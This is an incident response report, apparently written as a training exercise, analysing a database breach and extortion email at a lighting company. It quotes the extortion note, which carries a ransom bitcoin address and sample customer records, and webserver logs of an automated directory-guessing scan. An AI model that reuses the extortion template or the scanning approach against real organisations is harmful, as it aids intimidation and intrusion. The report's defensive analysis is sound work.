Incident Response Report

Raquel de Freitas Greco Bueno

November 5, 2023

Lighthouse Labs

Executive Summary


This executive summary provides a concise overview of the Incident Response Report following a recent security incident within Premium House Lights. The incident involved a data breach of a confidential customers database. The report will present the timeline of the events, the current network, a technical analysis of how the attacker could have access to that, the artifacts used in the analysis, and how it is important an immediate and comprehensive response to protect our organization's interests and data. The report also contains recommendations of how to prevent future attacks with some good cyber security practices.

Introduction

In an era where digital threats and malicious activities continue to pose significant risks, it is essential that we investigate, document, and respond to such incidents with precision and resolve. This incident response report is a testament to our unwavering commitment to the security and integrity of Premium House Lights. In this report, a recent incident that has come to attention – a suspicious extortion email received in the company's Customer Support mailbox, and it will contain details of the suspicious extortion email, the actions we have taken to investigate its legitimacy, and the steps we have initiated to ensure the safety and privacy of our data and communications, and embark on a path towards resolution and prevention of future occurrences.

Incident Timeline


The timeline presented will be converted to EST timezone, even though the captures will present different times (CET timezone of the attacker in Germany).



The entire attack lasted 4:20min.

Network Topology

According to the artifacts provided by the company Premium House Lights, the image below represents the current Company Network Topology and it is possible to identify vulnerabilities and risks on it. This assessment is based on the Network Topology and assumptions.



Weak Access Controls: The lack of strong access controls on the internal network can lead to unauthorized access and potential data breaches. According to MITRE, “When any mechanism is not applied or otherwise fails [related to access control], attackers can compromise the security of the product by gaining privileges, reading sensitive information, executing commands, evading detection, etc”.

Weak Wireless Network Authentication: Relying on simple username and password combinations for the wireless network makes it susceptible to unauthorized access. Also according to MITRE, “This weakness can lead to the exposure of resources or functionality to unintended actors, possibly providing attackers with sensitive information or even executing arbitrary code”.

Lack of Data Encryption: Data transfer and storage security, especially for customer data, are not mentioned. Encryption should be implemented to protect sensitive data.

Flat Network Architecture: A flat network architecture without segmentation between public-facing services and internal resources poses a significant risk. An attacker who gains access to one part of the network may have access to sensitive internal data. According to an article in Forbes, “In a flat network, your default policy is to allow all devices and applications to talk to each other, making it difficult for security to determine which connections and data flows are legitimate”.

Also according to Forbes, “Flat networks also make it easier to stay hidden as attackers attempt to quietly traverse the network. This period of time – known as dwell time – averages out to 101 days globally”.

Outdated and Unpatched Antivirus Software: Using outdated and unpatched antivirus software on employee workstations leaves the network vulnerable to malware and other threats. Explained by

the Security of the UK Government, “When a product is no longer supported by its developer, there are limits on the measures that will be effective in protecting against new threats. Over time, new vulnerabilities will be discovered that can be exploited by relatively low-skilled attackers”.

Endpoint Security: Endpoint security on employee workstations needs to be regularly updated and patched to protect against evolving threats.

No Network Monitoring and Intrusion Detection: Without an effective network monitoring and intrusion detection system, the organization is blind to ongoing attacks and incidents. According to OWASP, “Lack of intrusion detection allows an attacker to attempt attacks until a successful one is identified. Intrusion detection allows the attack to be identified long before a successful attack is likely. It is not very difficult for a web application to identify some attack traffic”.

Cloud Services: The security of any cloud-based services used should be thoroughly assessed to ensure data protection and compliance with relevant regulations. According to crowdstrick.com, there are four types of risks when it comes to cloud services: “Unmanaged attack surface, human error, misconfiguration, and data breach”.

Key threats faced in the company’s scenario

- Attackers could exploit the lack of proper network segmentation gaining access to sensitive data and critical systems
- Employees may unintentionally access sensitive data due to inadequate segmentation, making it easier for them to misuse information

- Attackers with initial access to one part of the network may easily move to other segments, increasing the risk of data exfiltration
- The absence of monitoring makes it difficult to detect and respond to suspicious activities, such as unauthorized access, malware infections, or data breaches
- Incidents may go unnoticed, causing delays in incident response and increasing the potential damage caused by threats
- If firewalls are not configured properly, it may allow unauthorized access to sensitive systems or data, leading to security breaches
- The absence of routers can create vulnerabilities in network traffic management, making it easier for attackers to exploit weaknesses or launch network-based attacks and the network may be susceptible to broadcast storms, which can disrupt operations and potentially be used as an attack vector
- Not having routers is also dangerous because espouses internet open to your devices
- Without a DMZ, internal systems are directly exposed to external networks, increasing the risk of external attacks affecting critical assets and may result in the exposure of sensitive data to untrusted external sources, leading to potential data leakage

Technical Analysis

Threat Scenario Artifacts

The technical analysis of this incident was based on a series of artifacts provided by the Company Premium House Lights.

1. **Phl_access_log.txt** : Access Log of the Webserver listing all requests for individual files, for each page on a website including date and time, ip and the requests
2. **Phl_database_access_log.txt** : Access Log of the Database recording all events related to user access or client applications to a resource on a computer
3. **Phl_database.shell.txt** : shell file that highlights an operating system's services to other programs, even human users.
4. **Phl_database_tables.db** : all tables contained in the database of the company
5. **Phl_database.pcap** : Wireshark capture of the Database for the moment of the attack
6. **Phl_network_diagram.png** : Diagram of the topology of the current network of the company Premium House Lights
7. **Phl_webserver.pcap** : Wireshark capture of the Webserver for the moment of the attack
8. **Sha256sum.txt** : list of all hash numbers of the files presented by the Company to this analysis

Based on the artifacts listed above, it is possible to start the analysis of the attack.

Authenticity of the documents and confirmation of attack:

An important information to start the analysis is to certify that all files provided are authentic and have not been modified. The file sha256sum.txt shows all the hash numbers for


the files:

```
a66f7146673945cb7ddf2b6729ed52925f4b360b49443bb27396c01fa2536d4f  phl_access_log.txt
22f19001f353b562858eab2e7c889c86e5c9c1018145e52794315bf9c73f0d65  phl_database_access_log.txt
ec309fed496b60ddcb3ca9483409efd90c8b31ddfe94000238ca5f64ef199db1  phl_database.pcap
8f52f9ddafa8375bb140e5b4ec540a178b8c6ba200980d91671c8a7fcb34da2c  phl_database_shell.txt
29a5a3057fde1fbc7676983acdd5979180f4805472596d21f15f7868025f2ee8  phl_database_tables.db
e9eaf64b7f1d69d255c7245f44deb7aca4358d2c0399eebd77fe4482bc2eb468  phl_network_diagram.png
6b40cb60e4c25e7143a67bbaa3e532417d27b7cdd6034b03ee07e244c2bdd8ef  phl_webserver.pcap
```

It is possible to confirm the authenticity of the files provided by the company.

Another important conclusion to get is if the attack was successful and the attacker has possession of the right data.


```
We will go right to the point. We are in possession of your database files, which include sensitive informati

You wouldn't want this information to be out on the internet, would you? We will release this information on

                1JQqFLmAp5DQJbdD3ThgEiJGSmX8eaaBid

by Monday at 10:00AM UTC.

To demonstrate to you that we aren't just playing games, here is a snippet of your customer database table:

+------------------+-----------------+--------------+
| contactFirstName | contactLastName | phone        |
+------------------+-----------------+--------------+
| Carine           | Schmitt         | 40.32.2555   |
| Jean             | King            | 7025551838   |
| Peter            | Ferguson        | 03 9520 4555 |
| Janine           | Labrune         | 40.67.8555   |
| Jonas            | Bergulfsen      | 07-98 9555   |
+------------------+-----------------+--------------+

Now the ball is in your court to make the right decisio

// The 4C484C Group
```



This picture is a comparison of the email sent by the attacker showing the stolen data and the database of the company. It is possible to conclude that they are in possession of the customers data contained in the company’s directory. This means that the attack was successful and important confidential data was leaked.

Attack:


Based on the access-log file of the Webserver listed below, it is possible to have an idea of the origin of the attack:




Right in line 1, there was an attemption of request on Feb/19/2022 at 21:56h by an ip 136.243.111.17 for a webpage called http://sitechecker.pro.

The time of the request is the first red flag because it is past the business hours of the company's work, which can mean that it was not done by someone inside the company working.

The ip was checked and confirmed to be malicious and located in Germany by VirusTotal:



VirusTotal was also used to test the website requested, proving that the website is not malicious, as shown below:



However, it is possible to notice one vulnerability in this website that is the use of http instead of https. According to

Cloudflare, “HTTPS is HTTP with encryption and verification. The only difference between the two protocols is that HTTPS uses TLS (SSL) to encrypt normal HTTP requests and responses, and to digitally sign those requests and responses. As a result, HTTPS is far more secure than HTTP”.

This website used by the attacker is, according to their own website, "a generic term for any program (such as a robot or spider) that is used to automatically discover and scan websites by following links from one webpage to another. Sitechecker's Web Crawler doesn't crawl all websites on the internet. It crawls only websites and pages that users requested to scan”.

When the attacker requested that, there was a code 200, that means, according to Google Developers, a success status code for the request. Following that, it is possible to notice a series of requests made by another ip many times per second, suggesting that it was not done by humans, and yes by machines. On line 12, it is possible to notice that the code for the requests is now 404, meaning, also according to the same source, when a URL returns to the user that the page does not exist.

This following picture will show the next many GET requests made by the attacker with the intention to access it successfully, and it is also possible to confirm again that those requests were not made by humans due to the number of attempts per second. Also it is possible to conclude that it is a Reconnaissance Attack where it is based on using a list of words or dictionary to attempt to have access to the system.


```
138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /randomfile1 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /frand2 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /index HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /archive HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /02 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /register HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /en HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:22 -0500] "GET /forum HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:23 -0500] "GET /software HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:23 -0500] "GET /downloads HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:23 -0500] "GET /3 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:23 -0500] "GET /security HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:23 -0500] "GET /13 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:23 -0500] "GET /category HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:23 -0500] "GET /4 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:23 -0500] "GET /content HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:23 -0500] "GET /14 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:23 -0500] "GET /main HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:24 -0500] "GET /15 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:24 -0500] "GET /press HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:24 -0500] "GET /media HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:24 -0500] "GET /templates HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:24 -0500] "GET /services HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:24 -0500] "GET /icons HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:24 -0500] "GET /resources HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:24 -0500] "GET /info HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:24 -0500] "GET /profile HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
